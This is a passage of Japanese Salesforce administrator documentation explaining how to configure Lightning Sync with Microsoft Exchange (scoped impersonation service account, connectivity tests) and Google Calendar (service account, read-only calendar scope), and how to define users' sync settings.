3. Exchange 管理シェルに次のコマンドを入力して、Lightning Sync と同期させるユーザのグループを偽装するサービスアカウントを設定します。

   a. 管理範囲を作成して、Lightning Sync と同期する Exchange ユーザをグループ化する検索条件を定義します。たとえば、営業担当のみを同期するために、営業担当全員の Exchange メールボックスの絞り込み可能プロパティ *部署* に *営業* という同じ値を設定する場合は、*<ChooseRecipientFilter>* の代わりに *Department -eq 'Sales'* と入力します。

   ```
   New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
   -RecipientRestrictionFilter:{<ChooseRecipientFilter>}
   ```

   b. サービスアカウントの偽装を、管理範囲で定義されたユーザに限定する管理ロールの割り当てを作成します。

   ```
   New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
   -Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
   -CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
   ```

Lightning Sync パラメータを使用した Microsoft® Remote Connectivity Analyzer の実行

Microsoft から提供されている無料の Web ベースツールである Remote Connectivity Analyzer を実行して、システム管理者や Exchange 管理者が Lightning Sync for Microsoft Exchange を正しく設定したかどうかを確認します。または、Lightning Sync for Microsoft Exchange が営業担当の項目を正常に同期していたが突然停止した場合にも Remote Connectivity Analyzer を実行します。Lightning Sync のテストを実行するには、指定されたパラメータを使用します。

Remote Connectivity Analyzer を実行する前に、希望する接続方法を選択しており、Exchange と Salesforce が通信できることを確認します。これらの操作を完了後、Exchange サーバが変更を処理するまで数分間待機します。待機しない場合、正しい設定を行っても Remote Connectivity Analyzer のテスト概要に失敗と表示されることがあります。

Remote Connectivity Analyzer では、Salesforce 組織と Exchange サーバの間のいくつかの接続ポイントが確認されます。テストが完了すると、接続状況の概要が表示されます。

メモ: Microsoft リモート接続テストおよび Lightning Sync 接続テストでは、Exchange と Salesforce 組織との間の全般的な接続が確認されます。1 人または数人の営業担当の接続のみをテストする場合は、[設定] の [Lightning Sync の状況] から同期状況を確認します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

テストの実行に必要なパラメータを取得する
- 会社の Microsoft® Exchange サーバへの管理者アクセス権

1. Microsoft の Web サイトにアクセスして、Remote Connectivity Analyzer を検索します。
2. [Exchange サーバ] タブで [サービスアカウントのアクセス権 (開発者)] を選択してください。
3. [次へ] をクリックします。
4. テスト項目に入力します。

テスト項目	入力するパラメータ
対象メールボックスのメールアドレス	Lightning Sync サービスアカウントの偽装用に設定した営業担当のメールアドレス
サービスアカウントのユーザ名 (ドメイン\ユーザ名または UPN)	Lightning Sync に設定したサービスアカウントのドメイン\ユーザ名または UPN
サービスアカウントのパスワード	Lightning Sync に設定したサービスアカウントのパスワード

5. [サーバ設定を検出するために Autodiscover を使用] を選択します。
6. [定義済みのフォルダをテスト] を選択します。
7. このユーザの取引先責任者の同期接続をテストする場合は [取引先責任者]、このユーザの行動の同期接続をテストする場合は [カレンダー] を選択します。
8. [Exchange Impersonation を使用] をオンにします。
9. [擬似ユーザ] 項目で、[対象メールボックスのメールアドレス] に指定したものと同じ Exchange のメールアドレスを入力します。

10. [擬似ユーザの ID] で [SMTP アドレス] を選択します。
11. [有効なアカウントのログイン情報を使用する必要があることを理解し同意します...] の承認のチェックボックスをオンにします。
12. アナライザーの確認コードを入力して、[確認] をクリックします。
13. ページの上部で、[テストを実行] をクリックします。
    テストの所要時間は通常 30 秒未満です。テストが完了するとアナライザーに、指定した Exchange ユーザの同期接続の評価の概要が表示されます。
14. テスト結果に基づいて対応策を実施します。
    - テストの概要に「Connectivity Test Successful (接続テストに成功しました)」または「Connectivity Test Successful with Warnings (接続テストは成功しましたが警告が発生しました)」が表示された場合は、サービスアカウントが正しく設定されている可能性が高く、Salesforce にサービスアカウントのログイン情報を入力できる状態です。
    - テストの概要に「Connectivity Test Failed (接続テストに失敗しました)」が表示された場合は、テストの詳細を確認して、設定の問題をトラブルシューティングします。テストの失敗が続く場合は、前の設定手順が正しく完了していることを確認してから、Salesforce カスタマーサポートにお問い合わせください。

サービスアカウントを使用した Microsoft® Exchange と通信するための Salesforce の設定

Remote Connectivity Analyzer を実行したら、Salesforce にログインし、Microsoft Exchange の Lightning Sync を有効にしてサービスアカウントのログイン情報を入力します。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce で Lightning Sync 設定にアクセスする
- 「設定・定義を参照する」

1. Salesforce の [設定] から、[クイック検索] ボックスに「*Lightning Sync の設定*」と入力し、**[Lightning Sync の設定]** を選択します。
2. [Lightning Sync の有効化] で、**[編集]** をクリックします。
3. [Lightning Sync の有効化] をオンにして、**[保存]** をクリックします。
4. Exchange で作成したサービスアカウントのユーザ名 (会社のドメインおよび最上位レベルドメインを含む) を入力します。たとえば、AW Computing に勤務していて、作成したサービスアカウントのメールボックスが *svcacct@awcomputing.com* である場合、ユーザ名を次のいずれかの形式で入力します。
   - *svcacct@awcomputing.com*
   - *awcomputing.com\svcacct*

   ネットワーク設定によっては、どちらか一方の形式が要求される場合があります。最初にどちらかの形式で Salesforce と Exchange を通信し、失敗した場合はもう一方の形式を試してください。
5. サービスアカウントのパスワードを入力します。
6. 営業担当のメールドメインが自分のサービスアカウントドメインと異なる場合、追加のドメインをカンマ区切りのリストで入力します。たとえば、自分のサービスアカウントが *svcacct@awcomputing.com* で営業担当のメールアドレスがドメイン *awcomputing.net* にある場合、追加のドメインとして *awcomputing.net* と入力し、Lightning Sync が認識できるようにします。
7. **[保存]** をクリックします。

Exchange サービスアカウントを使用した Salesforce と Microsoft® Exchange の接続

サービスアカウントを使用して Salesforce を会社の Microsoft Exchange サーバに接続するには、システム管理者と Exchange 管理者が Salesforce と Exchange サーバの両方からいくつかの手順を実行する必要があります。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サービスアカウントを設定して Lightning Sync と通信する
- 会社の Exchange サーバへの管理者アクセス権

Lightning Sync の設定にアクセスする
- 「アプリケーションのカスタマイズ」

Lightning Sync 接続テストの実行

Salesforce でサービスアカウントのログイン情報を指定してから、Lightning Sync 接続テストを実行して、システム管理者や IT プロフェッショナルが Lightning Sync を正しく設定したかどうかを確認します。または、Lightning Sync が営業担当の項目を正常に同期していたが突然停止した場合にも接続テストを実行します。

Lightning Sync 接続テストでは、Salesforce 組織とメールサーバ間のいくつかの接続ポイントが確認されます。テストが完了すると、接続状況の概要が表示されます。

接続をテストする場合、Lightning Sync for Microsoft® Exchange ユーザは Lightning Sync 接続テストと Microsoft Remote Connectivity Analyzer の両方を実行する必要があります。これらのテストは若干異なるため、両方を実行することで接続状況についてより多くの情報を得られます。Lightning Sync for Google ユーザは Lightning Sync 接続テストを実行するだけで済みます。

Microsoft リモート接続テストおよび Lightning Sync 接続テストでは、Exchange と Salesforce 組織との間の全般的な接続が確認されます。1 人または数人の営業担当の接続のみをテストする場合は、[設定] の [Lightning Sync の状況] から同期状況を確認します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続テストを実行する
- 「設定・定義を参照する」

1. [設定] から、［クイック検索］ボックスに「*Lightning Sync の設定*」と入力し、**[Lightning Sync の設定]** を選択します。
2. ［接続テスト］セクションで、Exchange サービスアカウントが偽装するように設定した営業担当のいずれかのメールアドレスを入力します。
3. **[テスト]** をクリックします。
   Salesforce によって Salesforce と Exchange サーバの間の接続が確認され、接続状況の概要が表示されます。

カレンダーの特定の行動を Salesforce と同期しないようにする方法についての営業担当への指示

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カレンダーのどの行動を Salesforce と同期するかを管理する方法について、Lightning Sync ユーザに指示します。同期しない行動を営業担当が準備した後に、システム管理者が同期プロセスを開始することをお勧めします。ただし、営業担当は同期する行動をいつでも管理できます。

営業担当はカレンダーの一部の行動 (個人的な行動など) が Salesforce と同期することを防ぐことができます。

設定プロセスの後半で、Lightning Sync 設定で営業担当の同期設定を定義する必要があります。行動の同期設定を定義した場合、行動を今すぐに管理するよう営業担当に指示しない限り、営業担当のデフォルトカレンダーのすべての行動が Salesforce と同期します。

営業担当は、個人的な行動がカレンダーから Salesforce に同期することを次の方法で防ぐことができます。

- カレンダーアプリケーションで個別のカレンダーを作成し、個人的な行動を追跡する (Lightning Sync は、営業担当のデフォルトカレンダーのみを Salesforce と同期するように設計されています)。
- Lightning Sync 設定で同期設定を定義するときに、営業担当の非公開の行動を同期するかどうかを選択する。非公開の行動を同期しないように選択した場合、営業担当はカレンダーアプリケーションで行動に非公開オプションを割り当てることで、その行動が同期することを防ぐことができます。

同期が開始される前にユーザが個人的な行動を管理していない場合でも、ユーザは個人的な行動を手動で削除することで、それらの行動を Salesforce から削除できます。


Lightning Sync を使用した営業担当の同期設定の定義

営業担当が Salesforce と同期させる Exchange 行動を準備したら、Lightning Sync 設定で営業担当のグループの同期設定を定義できます。このステップは、営業担当の同期プロセスの出発点です。


開始する前に、Salesforce 組織間でのデータの同期を防止する方法を理解しておく必要があります。Salesforce 組織間でデータが同期する可能性があるのは、営業担当にロールアウトする前に Lightning Sync をテストする場合や、会社が複数の Salesforce 組織を使用する場合です。

同期設定を定義することで、どのユーザが取引先責任者および行動を同期できるかを制御できます。また、ユーザが同期する方向を制御したり、同期時に一定のレコードを制限する検索条件を作成したりすることができます。

1. Salesforce の [設定] から、［クイック検索］ボックスに「*Sync 設定*」と入力し、**[Sync 設定]** を選択します。
2. **[新規 Lightning Sync 設定]** をクリックします。



3. 設定の名前を入力します。たとえば、特定の地域のユーザの設定を作成している場合は、その一意の名前を入力して、［有効］を選択します。



4. ユーザおよびプロファイルをこの設定に割り当てます。

エディション


管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

Salesforce で Lightning Sync 設定にアクセスする
- 「設定・定義を参照する」

Lightning Sync 設定を作成、編集、または削除する
- 「メールクライアント設定の管理」



5. ユーザの取引先責任者の同期方向を指定します。




6. Salesforce と Exchange 間で取引先責任者の項目の対応付けを変更するには、[項目の対応付けの編集] をクリックします。
7. ユーザの行動を Exchange から Salesforce へ同期するかどうかを示します。




8. Salesforce にすべての Exchange 行動を同期するか、ユーザが選択した行動のみを同期するかを示します。行動をユーザが選択するように設定した場合、Lightning for Outlook から Salesforce にユーザが関連付けた行動が、2 つのシステム間で同期されます。このオプションの設定を完了するには、システム管理者は Lightning for Outlook を有効にする必要があり、ユーザは Lightning for Outlook 設定を完了する必要があります。
9. Salesforce と Exchange 間で行動の項目の対応付けを変更するには、[項目の対応付けの編集] をクリックします。
10. [保存] をクリックします。
11. 検索条件を設定して、Salesforce から Exchange にユーザが同期できる取引先責任者を指定します。検索条件は、ユーザのレコード所有権に基づいて設定する必要があります。次の点について選択します。
    - ユーザが同期する取引先責任者をユーザが所有する取引先責任者に制限する場合は、[選択された取引先責任者] を選択してから [ユーザのレコード] を選択します。必ずこれらの設定の両方を同時に選択します。両方選択していないと、この設定のユーザの取引先責任者が同期されません。

- ユーザが Salesforce で表示可能なすべての取引先責任者を同期できるようにする場合は、[すべての取引先責任者] を選択します。



必要に応じて、追加の同期検索条件を設定します。たとえば、ユーザのテリトリー外の取引先責任者が同期されないように、ユーザの取引先責任者レコードの特定の項目に同期検索条件を作成します。取引先責任者の検索条件は、Exchange から Salesforce に同期する取引先責任者には適用されません。



12. Salesforce またはカレンダーでユーザが非公開としてマークした行動を同期するには、[非公開の行動を同期] を選択します。
13. [削除された Exchange の行動を Salesforce から自動的に削除] を選択して営業担当が Exchange 行動と Salesforce 行動を 1 つのアクションで削除できるようにします。
14. [Salesforce レコードに Google の行動を自動的に関連付ける] を選択すると、Lightning Sync で営業担当のカレンダーが確認され、重要な行動が適切な Salesforce 取引先責任者またはリードにインテリジェントに関連付けられます。
15. ユーザが Exchange から Salesforce に同期できる特定の行動を指定します。>= 項目で検索条件を入力します。これにより、ユーザが同期できる行動をこの期間条件に限定します。
    - *今日*: 今日または今日以降終了する行動を同期します。開始時刻は、午前 12:00 です。この選択が特定のシナリオで推奨される理由についての詳細はこちら (ページ 2395)を参照してください。
    - *先月*: 先月の初日または初日以降に終了する行動を同期します。
    - *過去 N 日間*: *過去 30 日間*など、指定の日数の間、またはそれ以降に終了する行動のみを同期します。最大 180 日前に終了した行動を同期できます。
16. [保存] をクリックします。

    この Lightning Sync 設定のユーザの取引先責任者および行動の同期が開始されます。

Microsoft® の取引先責任者を Salesforce と同期する方法についての営業担当への指示

Lightning Sync for Microsoft Exchange ユーザに、Salesforce と同期する Microsoft の取引先責任者を管理できるようになったことを通知します。

営業担当が取引先責任者を Salesforce から Microsoft Exchange にのみ同期するよう設定している場合は、営業担当の取引先責任者および行動はすでに同期されているため、このステップを省略できます。

Exchange から Salesforce、あるいは両方向で取引先責任者を同期するように設定した営業担当は、Microsoft のどの取引先責任者を Salesforce に同期するかを選択することで、同期を開始できます。

営業担当を有効な Lightning Sync 設定に追加して営業担当の同期設定を定義すると、Lightning Sync は、各営業担当のメールアカウントに Salesforce_Sync というフォルダを作成します。Lightning Sync は、営業担当の取引先責任者ディレクトリ内で Salesforce_Sync をネストします。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

営業担当は、取引先責任者を Salesforce_Sync フォルダに移動することで、同期する取引先責任者を選択できます。営業担当のメールアプリケーションに Salesforce_Sync フォルダが表示され、そのフォルダにアクセスできる場合、営業担当はそのフォルダへの取引先責任者の移動を開始できます。

Lightning Sync for Google (ベータ)

ユーザが Google カレンダー™ と Salesforce の間で取引先責任者や行動 (予定) を同期できるようにします。

このリリースには、Lightning Sync for Google のベータバージョンが含まれています。ベータバージョンは機能の品質は高いですが、既知の制限があります。Lightning Sync for Google は、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。Lightning Sync for Google に関するフィードバックと提案は、「Lightning Sync」Success コミュニティに投稿してください。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

営業担当の予定が Google カレンダーから Salesforce へ同期されるように設定すると、ユーザの生産性が向上します。これは、営業担当が 2 つのアプリケーションで重複して作業をする必要がなくなるためです。さらに、Lightning Sync は互換性のあるコンピューティング環境を提供するため、ユーザはデスクで作業していてもモバイルデバイスから作業していても柔軟に項目を同期できます。

システム管理者は Salesforce で営業担当の同期設定を選択することによって、営業担当の Lightning Sync 環境を定義します。たとえば、ユーザが非公開とマークした予定を同期することを選択できます。または、ユーザがカレンダーから削除した予定を Salesforce で自動的に削除することを設定できます。

Lightning Sync for Google の制限事項

現在、Lightning Sync for Google では次のことができません。

- 連絡先の同期

- Salesforce から Google カレンダーへの行動の同期
- 定期的な行動の同期
- 行動の招待者に関する詳細の同期
- 行動の対応可能状況または予定あり状況の同期
- Salesforce の行動項目に対応付けられる Google の予定項目の編集

Lightning Sync for Google (ベータ) の設定の概要の把握

Lightning Sync を設定して、ユーザが会社の Google アカウントと Salesforce 間で予定 (行動) を同期できるようにします。Google アカウントと Salesforce の両方から、いくつかの手順を実行してシステムが通信できるように準備します。

このリリースには、Lightning Sync for Google のベータバージョンが含まれています。ベータバージョンは機能の品質は高いですが、既知の制限があります。Lightning Sync for Google は、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。Lightning Sync for Google に関するフィードバックと提案は、「Lightning Sync」Success コミュニティに投稿してください。

Lightning Sync for Google を設定するには、次の手順を実行します。

1. Lightning Sync で使用する Google アカウントを準備します。
2. Lightning Sync for Google を準備します。
3. Lightning Sync 接続テストを実行します。
4. ユーザに、カレンダーを Salesforce と同期しないようにする方法を指示します。
5. Lightning Sync for Google を使用した営業担当の同期設定を定義します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Google アカウントが Salesforce と通信するように準備する

- 会社の Google アカウントへの管理者アクセス権

Lightning Sync で使用する Google アカウントの準備

会社の IT プロフェッショナルまたは Google 管理者のサポートを受けながら、Google サーバが Salesforce と通信できるように準備します。

Google管理者が、会社のGoogleアカウントに管理者としてログインすることで、次の手順を実行できます。詳細は、Google の開発者ドキュメントを参照してください。

1. Google デベロッパーコンソールから次の手順を実行します。
   a. Lightning Sync 専用の Google プロジェクトを作成します。
   b. プロジェクトに対して Google カレンダー™ API を有効にします。
   c. サービスアカウントのログイン情報を作成し、キーのタイプを JSON にします。
   d. サービスアカウントに対して［ドメイン全体の代理］を有効にします。この代理により、サービスアカウントのクライアント ID またはクライアント名が作成されます。これらは後で必要になります。
2. Google 管理コンソールから次の手順を実行します。
   a. [セキュリティ] から [詳細設定] に移動し、[API クライアントアクセスを管理] をクリックします。
   b. サービスアカウントに対して参照のみのカレンダースコープを承認するために、Google デベロッパーコンソールで生成したサービスアカウントのクライアント ID またはクライアント名を入力し、次のスコープを入力します。
   `https://www.googleapis.com/auth/calendar.readonly`
   必要に応じて他のスコープも承認することはできますが、このスコープは必須です。
3. サービスアカウントの非公開鍵を安全な場所に保存し、Salesforce システム管理者と共有します。(ただし、Salesforce システム管理者のみです。)

重要: 会社の非公開鍵は「Google カレンダー城への鍵」であると考えましょう。鍵を持っているユーザは会社の Google アカウントにアクセスできます。したがって、鍵は必要なユーザとだけ共有し、セキュアな経路で共有するようにします。たとえば、鍵をメールで送信するのはお勧めしません。

この作業が完了したら、Salesforce システム管理者がLightning Sync for Google に対する Salesforce の準備 (ページ 2414)を実行できます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Google アカウントが Salesforce と通信するように準備する
- 会社の Google アカウントへの管理者アクセス権

Lightning Sync for Google の準備

IT プロフェッショナルまたは Google 管理者が、Lightning Sync で使用するための Google アカウントを準備した後、Salesforce システム管理者が必要な手順を実行して Salesforce の準備も行います。まず、Google API サイトを Salesforce に登録します。次に、Google の OAuth 2.0 を使用してアプリケーションに接続する設定を選択します。

1. *https://www.googleapis.com* を新しいリモートサイトとして登録します。
2. [設定] から、[クイック検索] ボックスに「*Lightning Sync の設定*」と入力し、**[Lightning Sync の設定]** を選択します。
3. Lightning Sync を有効にします。
4. 優先する接続方法として **[Google の OAuth 2.0 (ベータ)]** を選択します。
5. Google サービスアカウントの非公開鍵をアップロードします。この鍵は、Google 管理者が Lightning Sync 向けにサービスアカウントを設定したときに生成されたものです。

   重要: 会社の非公開鍵は「Google カレンダー城への鍵」であると考えましょう。鍵を持っているユーザは会社の Google アカウントにアクセスできます。したがって、鍵は必要なユーザとだけ共有し、セキュアな経路で共有するようにします。たとえば、鍵をメールで送信するのはお勧めしません。

6. **[保存]** をクリックします。

作業が完了したら、Lightning Sync 接続テストを実行して、接続が正しく設定されていることを確認します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Sync の設定にアクセスする
- 「アプリケーションのカスタマイズ」

Lightning Sync for Google を使用した営業担当の同期設定の定義

営業担当が Salesforce と同期させる Google カレンダー™ の予定 (行動) を準備したら、Lightning Sync 設定で営業担当のグループの同期設定を定義できます。このステップは、営業担当の同期プロセスの出発点です。


開始する前に、Salesforce 組織間でのデータの同期を防止する方法を理解しておく必要があります。Salesforce 組織間でデータが同期する可能性があるのは、営業担当にロールアウトする前に Lightning Sync をテストする場合や、会社が複数の Salesforce 組織を使用する場合です。

同期設定を定義することによって、営業担当の同期方法を管理できます。実行できる操作は、次のとおりです。

- 営業担当の同期対象項目を定義する
- 特定の予定を同期しないようにするための検索条件を作成する
- ユーザの非公開の予定を同期するかどうかを定義する
- ユーザが Google カレンダーで削除した予定 (行動) が Salesforce からも自動的に削除されるかどうかを定義する
- 重要な予定が Salesforce の適切な取引先責任者またはリードに自動的に関連付けられるかどうかを定義する

ユーザの Lightning Sync for Google の設定を定義する手順は、次のとおりです。

1. Salesforce の [設定] から、［クイック検索］ボックスに「*Sync 設定*」と入力し、**[Sync 設定]** を選択します。
2. **[新規 Lightning Sync 設定]** をクリックします。
3. 設定の名前を入力します。たとえば、特定の地域のユーザの設定を作成している場合は、その一意の名前を入力して、［有効］を選択します。



4. ユーザおよびプロファイルをこの設定に割り当てます。

エディション


管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

Salesforce で Lightning Sync 設定にアクセスする
- 「アプリケーションのカスタマイズ」

Lightning Sync 設定を作成、編集、または削除する
- 「メールクライアント設定の管理」



5. ユーザの予定を Google から Salesforce へ同期することを指定します。



6. [保存] をクリックします。
7. Google カレンダーでユーザが非公開としてマークした予定を同期するには、［非公開の行動を同期］を選択します。
8. 営業担当が Google の予定と Salesforce の行動を 1 回の操作で削除できるようにするには、［削除された Google の行動を Salesforce から自動的に削除］を選択します。
9. 重要な行動を Salesforce の適切な取引先責任者またはリードに自動的に関連付けるには、［Salesforce レコードに Google の行動を自動的に関連付ける］を選択します。
10. ユーザが Google から Salesforce に同期できる特定の予定を指定します。>= 項目で検索条件を入力します。これにより、ユーザが同期できる行動をこの期間条件に限定します。
    - *今日*: 今日または今日以降終了する予定を同期します。開始時刻は、午前 12:00 です。この選択が特定のシナリオで推奨される理由についての詳細はこちら (ページ 2395)を参照してください。
    - *先月*: 先月の初日または初日以降に終了する予定を同期します。
    - *過去 N 日間*: *過去 30 日間*など、指定の日数の間、またはそれ以降に終了する予定のみを同期します。最大 180 日前に終了した予定を同期できます。
11. [保存] をクリックします。

    この Lightning Sync 設定のユーザの予定の同期が開始されます。

Lightning Sync ユーザの管理

Lightning Sync を設定後、この機能に関する営業担当の操作性を管理し、問題のトラブルシューティング時にユーザをサポートします。

Lightning Sync 設定へのユーザの割り当て
Lightning Sync ユーザの取引先責任者または行動を同期するには、Lightning Sync 設定にユーザを割り当てます。個々のユーザを割り当てたり、ユーザプロファイルを追加して複数のユーザを割り当てたりできます。

Lightning Sync ユーザの同期の問題の修正
Lightning Sync ユーザのメールサーバと Salesforce の間の同期で問題が発生した場合、ユーザの同期状況をチェックするか、Lightning Sync エラーレポートを実行して、同期の問題をトラブルシューティングできます。見つかった同期の問題をユーザが解決できない場合は、ユーザに代わって同期プロセスをリセットできます。

Lightning Sync 設定へのユーザの割り当て

Lightning Sync ユーザの取引先責任者または行動を同期するには、Lightning Sync 設定にユーザを割り当てます。個々のユーザを割り当てたり、ユーザプロファイルを追加して複数のユーザを割り当てたりできます。

ユーザのレコードがすでに別の設定に含まれている場合は、Lightning Sync 設定にユーザを割り当てる前に、そうしたレコードをどのように同期させるかを次のように検討します。

- あるユーザを 2 つの Lightning Sync 設定に割り当てると、そのユーザは最初の設定から自動的に削除され、新しい設定に割り当てられます。
- ユーザを 2 つの Lightning Sync 設定のどちらにも個々のユーザとしてプロファイルを使用して割り当てた場合は、いずれの設定からもユーザが削除されませんが、ユーザのレコードがユーザを個別にリストする設定に従って同期されます。
- ユーザを 1 つの Lightning Sync 設定と 1 つの設定に割り当てた場合は、どちらの設定からもユーザが削除されませんが、ユーザのレコードが Lightning Sync 設定に従って同期されます。

次回 Lightning Sync で同期サイクルが実行されたときに、システム管理者が作成、追加、または削除した割り当てをユーザが確認します。

Lightning Sync 設定にユーザを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Lightning Sync 設定*」と入力し、**[Lightning Sync 設定]** を選択します。
2. Lightning Sync 設定を変更する場合は、変更する設定の横にある [編集] をクリックします。変更しない場合は、**[新規 Lightning Sync 設定]** をクリックして、必須項目に入力します。
3. [ユーザとプロファイルの割り当て] セクションの、[検索] ドロップダウンリストで *[プロファイル]* または *[ユーザ]* のいずれかを選択します。
4. 追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。
